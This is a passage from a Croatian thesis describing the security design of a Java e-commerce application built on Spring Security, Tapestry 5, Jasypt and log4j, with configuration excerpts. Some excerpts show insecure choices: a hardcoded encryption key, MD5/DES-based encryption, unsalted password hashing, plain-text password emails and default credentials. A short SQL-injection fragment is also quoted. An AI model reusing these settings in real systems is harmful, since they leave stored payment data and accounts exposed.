IoC koncept je jedan od najvažnijih koncepata modernog programskog inženjerstva. Koncept IoC je najjednostavnije objasniti na primjeru konzolne aplikacije i aplikacije s grafičkim sučeljem. U konzolnoj aplikaciji programer kontrolira tijek izvođenja sustava. Najprije se inicijaliziraju varijable, zatim se ispisuje poruka za unos svake. Nakon što korisnik unese sve varijable naredba koja se nalazi na kraju programa procesira unesene podatke. Za razliku od ovakvog pristupa, aplikacija s grafičkim sučeljem ima drukčiju logiku. Definiraju se korisničke kontrole i akcije na njih. Programer ne određuje kad će se što dogoditi (posebice ne u kojem redoslijedu) nego samo definira što se treba dogoditi kad korisnik napravi određenu akciju. Kontrola je invertirana - framework poziva "mene" umjesto da ja pozivam "njega". Ovaj pristup je poznat i kao "holivudski pristup" "Don't call us, we'll call you". IoC razlikuje frameworke i biblioteke funkcija. Biblioteke su samo skupine korisnih klasa koje se mogu pozvati u programskom kodu i koje vraćaju određeni rezultat. Framework preuzima ulogu glavnog programa i najčešće u svojim skrivenim objektima definira određenu funkcionalnost. Primjer je JUnit koji za svaku instancu testa unaprijed određuje metode setUp() i tearDown(). [16]

Važan pojam kad se govori o IoC-u je Dependency Injection (DI). Slikovito, DI je jedan od načina na koji se IoC ostvaruje u određenoj arhitekturi. Drugi je Dependency Lookup. Oba ova načina implementacije su prisutna u Spring Frameworku. U ovome radu korišten je popularniji način, a to je DI. Postoje 3 vrste DI-ja: Type 1 IoC - Interface Injection, Type 2 IoC - Setter Injection i Type 3 IoC - Constructor Injection. Temelj Spring DI-ja jest BeanFactory. Odgovorna je za upravljanje komponentama i njhovim ovisnostima. U Springu se pojam bean koristi za sve komponente koje su upravljane od strane spremnika (container). BeanFactory se mora prije korištenja instancirati, a najčešće se za konfiguraciju koriste XML datoteke. I beanovi se najčešće konfiguriraju u XML datotekama. [16]

U izgrađenom sustavu se IoC koristi prvenstveno kako bi se servisi pojedinih objekata poslovnog modela učinili dostupnima preko mreže (HTTP). Za svaki je servis u modulu persist kreiran bean koji je transakcijski (uz dodatnu pomoć `org.springframework.web.servlet.DispatcherServleta` koji cijeli aplikacijski kontekst čini dostupnim preko mreže). Na klijentskoj strani je za svaki bean iz persista koji predstavlja servis i treba biti dohvatljiv preko mreže (preko HTTP-a) kreiran bean tipa `org.springframework.remoting.httpinvoker.HttpInvokerProxyFactoryBean` koji sadrži IP adresu beana na serverskoj strani. Shema Spring DI-ja je prikazana na slici 50.




Slika 50. Shema konfiguracije i korištenja Spring DI-ja

Kako je prikazano na slici 50., Spring IoC je omogućio izgradnju modularne aplikacije koja može biti razmještena na više poslužitelja što je bio i jedan od najvažnijih zahtjeva (Slika 47).

Poput beanova, i **Hibernate** je konfiguriran pomoću Springa i to unošenjem konfiguracijskih datoteka za mapiranje u applicationContext.xml datoteku. U applicatonContext.xml datoteci konfigurirani su i drugi dijelovi koda, primjerice bean za slanje elektroničke pošte nakon registracije.

Na klijentskoj strani aplikacije posebno važan framework jest **Apache Tapestry 5 (T5)**. T5 je po svojoj konstrukciji okruženje za razvoj web-aplikacija temeljenih na programskom jeziku JAVA. Vrlo je pogodan za korištenje u tehnici brzog razvoja aplikacija (RAD). Konstruiran je kao MVC okruženje. T5 aplikacija se sastoji od skupa interaktivnih stranica. Za svaku stranicu kreira se po jedna XML (.tml) datoteka koja se odnosi na prezentacijske detalje i po jedan POJO objekt koji sadrži funkcionalnost. T5 stranica može sadržavati komponente i proširenja. T5 posjeduje svoj IoC sustav pa je stoga programer usredotočen samo na funkcionalnost koju je potrebno implementirati. Na slici 51. prikazana je konceptualna shema T5 aplikacije.




Slika 51. Shema T5 aplikacije [52]

Za sigurnosni model posebno je važno nekoliko tehnologija koje su razmještene u svim slojevima. Sigurnosni model ovoga sustava pokušava se što je moguće više približiti generičkom modelu pa je stoga i izgrađen tako da sigurnosni model ne ovisi o određenoj tehnologiji, tj. svaka od korištenih tehologija izrade sustava može se zamijeniti nekom drugom, možda prikladnijom, ali je potrebno voditi računa o tomu da se sam model ne napravi ovisnim o tehnologijama.

4.2.1. Autentifikacija, autorizacija, povjerljivost, integritet komunikacije: SpringSecurity

SpringSecurity je najvažniji framework korišten u ovome radu. U širokom rasponu svojih mogućnosti može osigurati značajan broj sigurnosnih koncepata koje preporučuje PCI DSS i drugi standardi. U ovome radu korišten je kako bi se na klijentskoj aplikaciji implementirali mehanizmi zaštite, i to: autentifikacija, autorizacija, povjerljivost i integritet poruka koje se razmjenjuju u komunikaciji. Temeljni princip koji omogućuje ovakvu zaštitu je princip filtera prema aplikaciji. Svaka web-aplikacija posjeduje lanac filtera. Filteri su dijelovi određenog frameworka kroz koji moraju proći svi (ili samo određeni) zahtjevi prema aplikaciji (prema servletu[20]). Slika 52. prikazuje smještaj filtera u klasičnoj web-aplikaciji.

[20] Servlet predstavlja proširenje mogućnosti servera na koji je smještena aplikacija i to najčešće u smislu proširenja vezanog za zahtjev-odgovor pristup aplikacijama, pa se stoga najčešće koristi u web-aplikacijama. Jednostavnije, to je Java Applet koji se izvršava na poslužitelju, a ne na klijentskom programu. [26]



Slika 52. Smještaj filtera u web-aplikaciji [39]

Kako je i spomenuto, servlet filtera može biti više, a to je upravo i slučaj u izgrađenom sustavu. SpringSecurity osigurava autentifikaciju i autorizaciju korištenjem dviju komponenti: AuthenticatoinManagera i AccessDecisionManagera. Svaki zahtjev za dijelom aplikacije koja je izgrađena u praktičnom radu prolazi najprije prolazi kroz filter


```
<filter>
   <filter-name>springSecurityFilterChain</filter-name>
   <filter-class>
       org.springframework.web.filter.DelegatingFilterProxy
   </filter-class>
</filter>
```

Ovaj filter omogućuje da se, temeljem konfiguracijske datoteke koja se, kao i filter, nalazi u web.xml datoteci modula web, na sve zahtjeve primjenjuju pravila definirana u spmenutoj datoteci. Dio sadržaja datoteke (spring-sec.xml) prikazan je u nastavku:

```
<security:http auto-config="true" session-fixation-protection="migrateSession"
       once-per-request="false" access-denied-page="/commonErrorPage">
<!--RBAC-->
   <security:intercept-url pattern="/test" filters="none"/>
   ... <!--ostale stranice koje ne treba filtrirati, javne-->
   <security:intercept-url pattern="/merchant/**"
       access="ROLE_MERCHANT" requires-channel="https"/>
   ... <!--ostale stranice i uloge koje se na njih primjenjuju-->
   <security:concurrent-session-control max-sessions="1"
       exception-if-maximum-exceeded="true" expired-url="/login" />
   <security:form-login default-target-url="/user/portfolio"
       always-use-default-target="true"/>
   <security:logout invalidate-session="true" logout-success-url="/"/>
<!--HTTPS-->
   <security:port-mappings>
       <security:port-mapping http="8080" https="8181"/>
   </security:port-mappings>
</security:http>

<!--PASSWORD ENCRYPTION-->
<bean id="jasyptPasswordEncryptor"
        class="org.jasypt.util.password.ConfigurablePasswordEncryptor">
    <property name="algorithm" value="SHA-256" />
</bean>

<bean id="passwordEncoder"
        class="org.jasypt.spring.security2.PasswordEncoder">
    <property name="passwordEncryptor">
       <ref bean="jasyptPasswordEncryptor" />
    </property>
</bean>

<!--MY LOGIN LOGIC-->
<bean id="myUserDetailService"
        class="stipe.web.services.internal.MyUserDetailsService" />
```

```
<security:authentication-manager alias="authenticationManager"/>
<security:authentication-provider user-service-ref="myUserDetailService">
    <security:password-encoder ref="passwordEncoder"/>
</security:authentication-provider>
```

Nakon ovako definiranih postavki SpringSecurityja omogućena su dva najvažnija principa, autentifikacija i autorizacija. Slika 53. prikazuje arhitekturu sustava kroz koji prolaze zahtjevi i mjesta na kojima se događaju autentifikacija i autorizacija u SpringSecurityju.



Slika 53. Autentifikacija i autorizacija u SpringSecurityju [39]

Uz ovu konfiguraciju implementiran je i UserDetailsService (referenciran je u spring-sec.xml datoteci kao bean). AuthenticationManager (AM) uspoređuje predane parametre (korisničko ime i lozinku) s podatcima koji se nalaze u UserDetailsServiceu. Implementirani UDService dohvaća podatke prema zadanom korisničkom imenu. Podatci u bazi su spremljeni zaštićeni, tako da se dohvaća kriptirana lozinka.

Na osnovu beana iz spring-sec.xml datoteke koji je tipa `org.jasypt.util.password.ConfigurablePasswordEncryptor` AM će predanu lozinku kriptirati i kriptirani sadržaj usporediti s onim kriptiranim koji je dohvaćen iz baze. Za kriptiranje lozinke koristi se algoritam SHA-256 i pri spremanju u bazu, i pri logiranju. Kako bi postupak autentifikacije bio još sigurniji, potrebno je koristiti i salting tehniku. U implementaciji UserDetailsServicea (MyUserDetailsService) dodan je još jedan sigurnosni koncept, a to je odgođena autentifikacija. Kako bi se otežao DoS napad, svaki neuspjeli pokušaj logiranja odgađa novo logiranje za 10 sekundi. Ovdje je vremenski interval fiksan zbog optimizacije i smanjenja broja upita prema bazi podataka. U nastavku je prikazan dio implementiranog servisa.

```
public class MyUserDetailsService implements UserDetailsService{
    private PersonService _personService = PersonServiceFactory.getInstance();
    @Override
    @SuppressWarnings("static-access")
    public UserDetails loadUserByUsername(String string) throws
                                UsernameNotFoundException, DataAccessException {
        List<stipe.model.entities.Person> _users;
```

```
        // if username dont match regexp, do not query database
        if(string.matches("[A-Za-z0-9]{6,20}")) {
            _users = _personService.getPersonsByUsername(string);
      } else {
            _users = null;
      }
      if(_users == null || _users.isEmpty()) {
            try {
               //Pause for 10 seconds if login unsuccessfull
               Thread.currentThread().sleep(10000);
            } catch (InterruptedException ex) {
            }
      ... // return new User kojemu su svi parametri
      } else {
            return new User(
                _users.get(0).getUsername(),
                _users.get(0).getPassword(),
                _users.get(0).getIsEnabled(),
                true, true, true,  // locked, expired, ...
                getAuthorities(
                    _users.get(0).getIsUser(),
                    _users.get(0).getIsMerchant(),
                    _users.get(0).getIsAdmin()));
      }
    }
    private GrantedAuthority[] getAuthorities(
                            Boolean isUser, Boolean isMerchant, Boolean isAdmin) {
        List<GrantedAuthority> authList = new ArrayList<GrantedAuthority>(2);
        if(isUser) {
            authList.add(new GrantedAuthorityImpl("ROLE_USER"));
        }
        if(isMerchant) {
            authList.add(new GrantedAuthorityImpl("ROLE_MERCHANT"));
        }
        if (isAdmin) {
            authList.add(new GrantedAuthorityImpl("ROLE_ADMIN"));
        }
        return authList.toArray(new GrantedAuthority[] {});
    }
}
```

Uz spomenute sigurnosne principe, u programskom kodu je vidljiv i dio koji sprječava SQL injekciju, posebice uspoređivanje "`username = 'foo' OR username = ' ' `", a to je regularni izraz koji provjerava upisano korisničko ime. Samo ako je korisničko ime duljine [6,20] znakova i sastoji se od znakova A-Z ili a-z ili brojki, upućuje se upit prema bazi podataka.

U konfiguracijskoj xml datoteci vidljiva su i druga podešavanja. Za skupinu stranica koje se odnose na ulogu "MERCHANT", "ADMIN" i "USER" definirano je da je zatjevani kanal HTTPS (umjesto predodređenog HTTP-a). Uz to, definirana su i ograničenja za konkurentno logiranje, pa tako u istome trenutku isti korisnik može biti autentificiran samo u jednoj korisničkoj sjednici. Invalidacija sjednica je također važan parametar u sigurnosti. Postoje dva slučaja:

- Nakon logouta sjednica je i dalje aktivna, kad se korisnik ponovno autentificira podatci iz prethodne sjednice su i dalje aktivni u sigurnosnom kontekstu.
- Nakon logouta sjednica je nevažeća, kad se korisnik ponovno autentificira, stvara se potpuno nova sjenica.

U ovom radu se koristiti drugi princip, posebice zbog sustava autorizacije. Može se dogoditi da je neposredno prije logiranja promijenjena uloga pojedinom korisniku. Kako bismo bili sigurni da su svi podatci o prethodnoj sjednici uklonjeni iz sigurnosnog konteksta koristi se invalidacija sjednica. Ovakav pristup se preporučuje u visoko rizičnim sustavima poput sustava za internetsko plaćanje.

Posebno važan dio implementiranog UserDetails servisa jest metoda `getAuthorities(...)`. U vrlo jednostavnom isječku programskog koda, uloge korisnika sustava iz baze se mapiraju u sigurnosni kontekst. Kreira se tada instanca novoga SpringSecurity Usera (`org.springframework.security.userdetails.User`) koja će se koristiti za autorizaciju. U postupku autorizacije koja se događa u AccessDecisionManageru posebno je važan jedan filter, a to je posljednji u nizu filtera koji su automatski postavljeni nakon što je u postavkama u spring-sec.xml datoteci definiran atribut `auto-config="true"`. Na slici 54. je prikazan lanac filtera koji su automatski konfigurirani.

Slika 54. Lanac filtera u SpringSecurityju nakon automatske konfiguracije


`FilterSecurityIntercepretor` je posljednji u lancu prikazanih filtera i on će donijeti odluku o tomu ima li spomenuti korisnik pravo na željeni resurs. U SpringSecurityju je autorizacija binarna odluka - ili je korisniku (principal) dopušteno da pristupi određenom resursu ili mu je taj resurs nedostupan. U točki u kojoj zahtjev prođe sve filtere, sustav (security context) zna da je određeni korisnik valjan (autentificiran je) i da ima određene autoritete (role, uloge...) i to točno one koje su dodjeljene u MyUserDetailsServiceu metodom `getAuthorities(...)`. AccessDecisionManager svoje odluke donosi pomoću AccessDecisionVotera - mehanizma čija je zadaća evaluirati jedno ili više sljedećih svojstava: kontekst zahtjeva za sigurnim resursom, korisnikove autentifikacijske podatke (credentials), sigurni resurs kojemu se pristupa, konfiguracijske parametre sustava i sam resurs. Voter je također odgovoran i za dodjeljivanje prava na pristup resursima prema

definiciji u spring-sec.xml datoteci (`intercept-url pattern="/merchant/**" access="ROLE_MERCHANT"`). Temeljem znanja koje Voter posjedu može donijeti jednu od odluka koje su prikazane na slici 55.

Decision Type	Description
Grant (ACCESS_GRANTED)	The voter recommends giving access to the resource.
Deny (ACCESS_DENIED)	The voter recommends denying access to the resource.
Abstain (ACCESS_ABSTAIN)	The voter abstains (does not make a decision) on access to the resource. This may happen for a number of reasons, such as: • The voter doesn't have conclusive information • The voter can't decide for a request of this type

Slika 55. Odluke koje AccessDecisionVoter može donijeti [39]


Povjerljivost i integritet komunikacije su također implementirani pomoću SpringFrameworka. Korištenjem jednostavnih definicija u spring-sec.xml datoteci za željene skupove stranica definirano je da je kanal pristupa HTTPS. Nakon ove definicije, mapirani su i portovi na koje će korisnici biti preusmjeravani. Time je osigurana sigurnost transportnog sloja korištenjem SSL-a (odnosno, korištenjem certifikata, kako zahtijevaju standardi). Uz konfiguriranje SSL-a u projektu, potrebno je dodatno podesiti poslužitelja. Na poslužitelju GlassFish je postavljen sigurni port (8181) - isti koji je definiran i u spring-sec.xml datoteci. Uz to, stranice su konfigurirane prema ulogama u sustavu. Tako postoji nekoliko vrsta stranica, kako je prikazano na slici 56. Uz to, na slici je prikazan i predodređeni status korisničkih računa netom nakon kreiranja i uloge koje su im dodjeljene. Ovaj prikaz je zapravo shema implementacije RBAC-a prema standardu NIST-a. Dakle, definirane su uloge i ulogama dodjeljena pojedina dopuštenja. Nakon toga, korisnicima sustava se daju određene uloge.



Slika 56. Implementacija RBAC-a pomoću SpringSecurityja i T5

Kako ne bi došlo do neočekivanih stanja, primjerice, da administrator pri uređivanju uloga sebi dodijeli ulogu trgovca ili kupca, administrator može samo mijenjati postavke računa Merchanta i Usera, ne i Administratora. Ako ovakvo ograničenje ne bi bilo postavljeno, moglo bi se dogoditi da postoji trgovac koji nema e-HUB podatke - dakle, administrator

sustava koji je sebi dodijelio neku ulogu. Pristupanjem određenim stranicama koje zahtijevaju HTTPS preglednik reagira kako je prikazano na slici 57. Vidljivo je da je certifikat nevažeći jer se radi o predodređenom certifikatu aplikacijskog poslužitelja. Potrebno je od nadležnih organizacija (u Hrvatskoj je to FINA) ili globalnih (VeriSign) zatražiti izdavanje ispravnog certifikata.



Slika 57. SSL pomoću SpringSecurityja


Kao posljednju sigurnosnu stavku vezanu za SpringSecurity može se spomenuti određivanje maksimalnog trajanja sjednice, a definirano je u web.xml datoteci.

4.2.2. Validacija: Apache Tapestry 5

Dio sigurnosne funkcionalnosti implementiran je u kombinaciji SpringSecurityja i T5. Taj se dio odnosi prvenstveno na funkciju odjave iz sustava. Ova funkcija je definirana dvosmjerno, tj. u stranicama koje zahtijevaju da postoji logirani korisnik koristi se SessionState objekt koji u T5 predstavlja bilo koji objekt koji je jedinstven za određenu sjednicu. U konkretnoj implementaciji ovdje se radi o entitetu Person. Nakon uspješnog logiranja (ne nikako prije) kao SessionState objekt postavlja se autentificirani korisnik. Pri aktivaciji svake stranice provjerava se postoji li korisnik. Ako je SessionState objekt null, tražena stranica se neće prikazati. Pri odjavi iz sustava se SessionState objekt postavlja na null, tako da se ne može dogoditi ni da je u kontekstu SpringSecurityja korisnik odjavljen, a u T5 i dalje postoji u sjednici.

Ovo nije jedini sigurnosni princip koji je implementiran na razini T5 MVC-a. Naime, T5 posjeduje vrlo moćan sustav validacije na klijentskoj i serverskoj strani. Kako bi se određeni unosi validirali, potrebno je ili u samom predlošku stranice definirati validaciju, ili, kako je korišteno u ovome radu, u izvornoj klasi. Validacijske se oznake stavljaju na get() ili set(...) metode u izvornoj klasi. Mogu se koristiti brojni parametri, primjerice obveznost, minimalna i maksimalna duljina, regularni izrazi. U nastavku su prikazani odsječci programskog koda izvorne klase i predloška stranice, a na slici 58. primjer neispravnog unosa i poruke o validaciji.

```
stipe.model.entites.Person.java
@Validate("required,minlength=6,maxlength=20,regexp=[A-Za-z0-9]*")
public String getUsername() {
    return _username;
}

stipe.web.pages.Register.tml
<t:beaneditform t:id="user" t:object="user" t:submitLabel="Next &gt;"
    exclude="id,password,isUser,isMerchant,isAdmin,isEnabled"/>
```



Slika 58. T5 validacija

Potrebno je napomenuti da je ovakva vrsta poruka koje korisnici dobivaju potencijalno opasna i nužno treba za svaku validaciju definirati njenu poruku, kako ne bi došlo do nekontroliranog curenja informacija. Ovdje su validacijske poruke ostavljene kao predodređene, zbog razvojne faze.

4.2.3. Kriptiranje: Jasypt

Među važnijim sigurnosnim principima prema PCI DSS-u jest kriptiranje podataka. Jasypt je biblioteka klasa koja nudi standardne mehanizme kriptiranja. Budući da je integrirana s Hibernateom, Springom i SpringSecurityjem, također predstavlja i framework za kriptiranje u izgrađenoj aplikaciji. Dakle, u BLL pri kriptiranju novostvorene lozinke se Jasypt koristi kao biblioteka klasa, a u ostalim dijelovima aplikacije kao framework.

Jasypt je visoko pouzdan, temeljen na standardnim kriptografskim tehnikama i omogućuje simetrično i asimetrično kriptiranje. Otvoreni API koji može, osim svojih, koristiti i druge providere za kriptiranje kao što su JCE (Java Cryptography Extension) ili Bouncly Castle. [28]

Jasypt je u ovome radu korišten na dva mjesta. Najprije na web sloju, a potom i, prema preporukama iz PCI DSS-a za zaštitu podataka, na razini spremišta (baze podataka). U web sloju je Jasypt korišten, kako je već prikazano, kao passwordEncoder za SpringSecurity. Definiran je algoritam za kriptiranje, jednak onome koji se koristi pri kriptiranju lozinke. Sustav koji je odabran za generiranje lozinki je generiranje lozinki na osnovu slučajnog odabira znakova iz unesene adrese elektroničke pošte. Takva lozinka se šalje korisnika na e-mail, u "plain text" formatu. Da bi sustav u potpunosti bio siguran, potrebno je i dodatno odabrati prikladu tehniku slanja lozinke u zaštićenom formatu ili lozinku prikazati u sigurnoj vezi (HTTPS) nakon kreiranja korisničkog računa.

Značajnija uporaba Jasypta je vidljiva u sloju perzistencije. Aplikacije za elektroničko poslovanje najčešće manipuliraju osjetljivim podatcima. Preporuka je PCI DSS standarda da se takvi podatci kriptiraju na razini spremišta. Za ovaj zahjev mora se koristi simetrična

kriptografija. Za kriptiranje podataka koriste se korisnički tipovi podataka. Jasypt je integriran u Hibernate mapiranja, određen je algoritam kriptiranja (to je kriptiranje s lozinkom, ključem). Vrsta kriptiranja je PBEWithMD5AndDES, a lozinka je pohranjena u samom mapiranju. Jasno, prema preporukama PCI DSS-a kod korištenja ključeva potrebno je strateški odrediti smještaj ključeva. Ovdje su ključevi smješteni u konfiguracijskoj datoteci (cryptoTypedef.hbm.xml) zbog jednostavnosti. U spomenutoj datoteci definirani su tipovi za sve vrste podataka, String, Integer, byte[] i druge. Podatku kojeg želimo kriptirati jedostavno u njegovoj datoteci za mapiranje odredimo tip koji mu odgovara. U narednim isječcima koda prikazano je kriptiranje podataka, a na slici 59. pogled u bazi. Podatci se kriptiraju i dekriptiraju pri unosu/dohvatu, tako da korisnička aplikacija ne primijećuje nikakvu razliku.

EhubIBAN.java
```
public class EhubIBAN implements Serializable {

   @NonVisual
   private Integer _id;
   @NonVisual
   private EhubISOKodDrzave _ISOkodDrzave;
   private String _kontrolniBroj;
   private String _VBDI;
   private String _brojRacuna;
...
```

cryptoTypdef.hbm.xml
```
...
<typedef name="encryptedString"
      class="org.jasypt.hibernate.type.EncryptedStringType">
    <param name="algorithm">PBEWithMD5AndDES</param>
    <param name="password">stipenovokmet</param>
    <param name="keyObtentionIterations">1000</param>
</typedef>
...
```

ehubIBAN.hbm.xml
```
...
<property name="VBDI" not-null="true" type="encryptedString"/>
<property name="brojRacuna" not-null="true" type="encryptedString"/>
...
```

	ehubiban_id [PK] integer	isokoddrzave character var	kontrolnibroj character var	vbdi character varying(255)	brojracuna character varying(255)
1	1	HR	11	rrEOd2gZyTLIUzSdt0+Oyw==	11Jy6SaBXXSlQ0lz3QBZJyUqse6OcY7M
2	2	HR	12	O8a84GK8DN6RgTFNqN1u+g==	5iZkjJUvxP8xZ+nB8tHfto9hFflr6ETa

Slika 59. Izgled kriptiranih podataka u Postgres bazi

Na isti način su zaštićeni i ostali podatci. Primjerice, cijeli e-HUB odrazac koji je tipa byte[] pohranjen je zaštićen u bazu. Definicija tipa koji se koristi pri kriptiranju e-HUB obrasca je prikazana u narednom odsječku koda.

```
<!-- VARBINARY, BLOB based type -->
<typedef name="encryptedBinary"
      class="org.jasypt.hibernate.type.EncryptedBinaryType">
    <param name="algorithm">PBEWithMD5AndDES</param>
    <param name="password">stipenovokmet</param>
    <param name="keyObtentionIterations">1000</param>
</typedef>
```

Mapiranje izgleda ovako:

```
<property name="ehub" type="encryptedBinary"  not-null="false"/>
```

Kriptiranjem podataka na razini baze ostvareno je još jedno značajno sigurnosno svojstvo koje svaki sustav za elektroničko poslovanje mora imati.

4.2.4. Nadzor, integritet podataka: log4j i beet

Posljednje važno svojstvo koje se tiče sigurnosti izgrađene aplikacije za elektroničko poslovanje je nadzor ili monitoring. Ovim svojstvom pokriveno je i svojstvo integriteta podataka, odnosno dio preporuka PCI DSS-a vezanih za računalnu forenziku. Svaka akcija u sustavu se bilježi. Svaki SQL (HQL) upit se također bilježi, a i pristup svim važnim metodama. U svakom je trenutku moguće odrediti koja metoda je pozvana, koja sjednica ju je pozvala, koji upit nad bazom je izvršen (s parametrima). Prema preporuci standarda, mjesto zapisivanja ovih podataka nije baza podataka nad kojom se odvija poslovna logika. Log datoteke se zapisuju u fajlove na tvrdome disku, a može ih se, jasno, preusmjeriti na neki WORM medij kako bi se i ovim podatcima očuvao integritet.


Tri su različite razine logiranja:

- log4j zapisi u datoteke - bilježi se izvršavanje koje obavlja određeni framework, primjerice, bilježe se Hibernate akcije.
- beet zapisi u datoteke - bilježi se pristup određenim metodama na razini cijelog aplikacijskog konteksta.
- server log - ovisno o poslužitelju.

Logiranje se radi na dvama projektima (web-aplikacijama), persist (BLL) i web (GUI). U nastavku je prikazano podešenje log4j na strani persist modula, te dio log datoteke na slici 60. Usporedno, prikazana je konfiguracija beeta i dio njegove log datoteke (slika 61).

```
log4j.properties
log4j.appender.file=org.apache.log4j.RollingFileAppender
log4j.appender.file.File=
D:\\FER\\2-DIPLOMSKI-STUDIJ\\4_semestar\\persist-logs-hibernate.log
log4j.appender.file.MaxFileSize=20MB
log4j.appender.file.MaxBackupIndex=1
log4j.appender.file.layout=org.apache.log4j.PatternLayout
log4j.appender.file.layout.ConversionPattern=%d{ABSOLUTE} %5p %c{1}:%L - %m%n
# Root logger option
log4j.rootLogger=INFO, file, stdout, DEBUG, DB
# Log everything.
log4j.logger.org.hibernate=INFO
# Log all JDBC parameters
log4j.logger.org.hibernate.type=ALL
log4j.logger.org.hibernate.SQL=debug
```

Za rad log4ja potrebno je ili da se nalazi u predodređenom packageu ili da se u web.xml datoteku doda listener (kako je napravljeno na web sloju).



Slika 60. Dio persist-logs-hibenrate.txt datoteke

Podešavanje beeta se odvija u applicationContext datoteci (na sloj web to je spring-sec.xml datoteka) kreiranjem beana i definiranjem dodatnih parametara što je prikazano u narednom odsječku programskog koda:

```
<!-- beans for beet monitoring -->
<bean
 class="org.springframework.beans.factory.config.PropertyPlaceholderConfigurer"/>
   <bt:manager application="web"
      flush-schedule="0/30 * * * * ?" // nakon svakih 30 sec flush
      track-method-expression="execution(* stipe.web..*(..))">
      // pratiti sve metode u web-u
      <bt:xml-persister binary="false" compress="false"
         file="${catalina.home}/logs/web-logs.xml"/>// zapisati na disk
   <bt:http-requests parameters="command"/>
</bt:manager>
```

Kreirana datoteka izgleda ovako:

```
<?xml version='1.0' encoding='UTF-8'?>
<event-log>
    <event id="ae74de0d-8bcf-4ebe-bffa-e37b744d0675">
        <type>http-request</type>
        <name>/web/</name>
        <application>web</application>
        <start>2011-06-02T12:31:19.266+02:00</start>
        <duration-ns>15252012267</duration-ns>
        <event-data uri="/web/" protocol="HTTP/1.1"
                    method="GET"
                    remote-address="127.0.0.1"
                    remote-host="127.0.0.1">
            <parameters />
        </event-data>
    </event>
    <event id="f4f4cd2a-18b2-4501-9cd6-0286cb2b90ce">
        <type>http-request</type>
        <name>/web/assets/1.0-SNAPSHOT/tapestry/default.css</name>
        <application>web</application>
        <start>2011-06-02T12:31:34.818+02:00</start>
        <duration-ns>200313168</duration-ns>
        <event-data uri="/web/assets/1.0-SNAPSHOT/tapestry/default.css" protocol
            <parameters />
        </event-data>
```

Slika 61. Dio log datoteke generirane pomoću beata

Još zanimljivije je praćenje beetom na razni persista:

```
<event id="f8c425f7-09a3-43da-a215-cf10a226b207"
       parent-id="6ae7adef-74ac-4119-bfb0-506a7d3386ae">
   <type>method</type>
   <name>stipe.model.services.OrderService.getAllOrders</name>
   <application>persist-1.0-SNAPSHOT</application>
   <start>2011-06-02T12:31:33.579+02:00</start>
   <duration-ns>848107511</duration-ns>
   <session-id>fe879ca51de9b0ff7b069f4482cb</session-id>
   <event-data>
     <parameters />
     <result type="java.util.ArrayList">{object}</result>
   </event-data>
</event>
```

Opisani sigurnosni model implementiranjem posljednjeg, nadzornog, mehanizma zadovoljava i prikazuje sve važnije principe zaštite web-aplikacija.

5. Upute za instalaciju i daljnji razvoj, prikaz aplikacije

Aplikacija je razvijena u NetBeans IDE-u (v.6.9/7.0). Apache Maven okruženje je korišten za buildanje, JUnit za testiranje. Sve ovisnosti o frameworkima su definirane u pom.xml datotekama, kao i ovisnosti o modulima. Najvažnije verzije okruženja koje su korištene su prikazane u narednoj tablici.

Tablica 2. Verzije korištenih okruženja za razvoj


Okruženje	**Verzija**
Hibernate	3.2.5.ga
Spring	2.0.8
SpringSecurity	2.0.6.RELEASE
Tapestry	5.2.1
Jasypt	1.7.1
JUnit	3.8.1
postgresql	8.3-603.jdbc4
beet	1.4.0_rc1
maven	3.0.3
log4j	1.2.12

Aplikacijski poslužitelj koji je korišten je Glassfish v3 (build 74.2). Sustav za upravljanje bazom podataka je PostgreSQL 8.3, pomoćni alat za pregled podataka je PgAdmin III 1.10.

Za korištenje aplikacije, potrebno je obaviti sljedeće korake:


1. Instalirati Glassfish poslužitelj (ili drugi na kojemu se mogu pogoniti .war datoteke i koji podržava https).
2. Pokrenuti Glassfish poslužitelj ({glassfishhome}/glassfish/bin/startserv.bat)
3. Instalirati sustav PostgreSQL (odabrati podatke za login: postgres, 1234)
4. Instalirati PgAdmin i u njemu kreirati bazu podataka naziva "diplomski"
5. Na Glassfish poslužitelj postaviti 2 .war datoteke - persist-1.0-SNAPSHOT.war i web.war (zbog veličine postavljanje datoteka može potrajati i do minutu)
6. U web-pregledniku upisati adresu web aplikacije: http://127.0.0.1:8080/web

Nakon ovoga pojavljuje se prozor prikazan na sljedećoj slici, 62.




Slika 62. Početni prozor aplikacije

Nakon toga, preporučuje se najprije odabrati stranicu "test" iz izbornika. Pogledati sadržaj i na dnu stranice kliknuti link INSERT TEST DATA. Ako je sve prošlo u redu, može se pristupiti procesu registracije, ili odmah procesu logiranja. Odabirom opcije "user/login" ili "user/portfolio" aktivira se SpringSecurity login stranica, a prije nje, poruka o HTTPS-u. Nakon prihvaćanja certifikata, prikazuje se prozor za unos korisničkih podataka. Neke od mogućih varijacija uslijed neispravnog unosa su prikazane na slici 63.




Slika 63. Primjeri poruka pri neuspješnoj autentifikaciji

Nakon uspješnog logiranja, primjerice kao usermerchant (ROLE_MERCHANT) dobiva se novi izbornik koji omogućuje razne druge akcije. Primjerice, jedna od važnijih akcija je i preuzimanje e-HUB obrasca. Odabirom izbora "manage products" trgovac može urediti svoje proizvode (aktivirati ih ili deaktivirati). U detaljima svakog proizvoda ispisane su sve narudžbe koje se na njega odnose. Trgovac može preuzeti e-HUB svake narudžbe, klikom na "Get EHUB". Slika 64. prikazuje događaj nakon odabrane akcije.



Slika 64. Preuzimanje e-HUB obrasca


Ostatak sučelja je vrlo intuitivan, koriste se standardne kontrole, textBoxovi, comboBoxovi, tablice (grid). Na slici 65. prikazan je prozor za uređivanje i pregled računa. Korisnik može promijeniti korisničko ime i pregledati e-HUB podatke.



Slika 65. Pregled podataka o korisničkom računu


Korisnik "usermerchant" nema dopuštenje za pristup opciji "edit roles". Ova je opcija rezervirana samo za administratora. Ako ju spomenuti korisnik ipak odabere, neće moći pristupiti stranici i dobit će samo praznu stranicu.

Trgovac može unijeti novi proizvod, a forma za unos prikazana je na slici 66. Koristi se kontrola BeanEditForm.



Slika 66. Primjer kontrole za unos - BeanEditForm

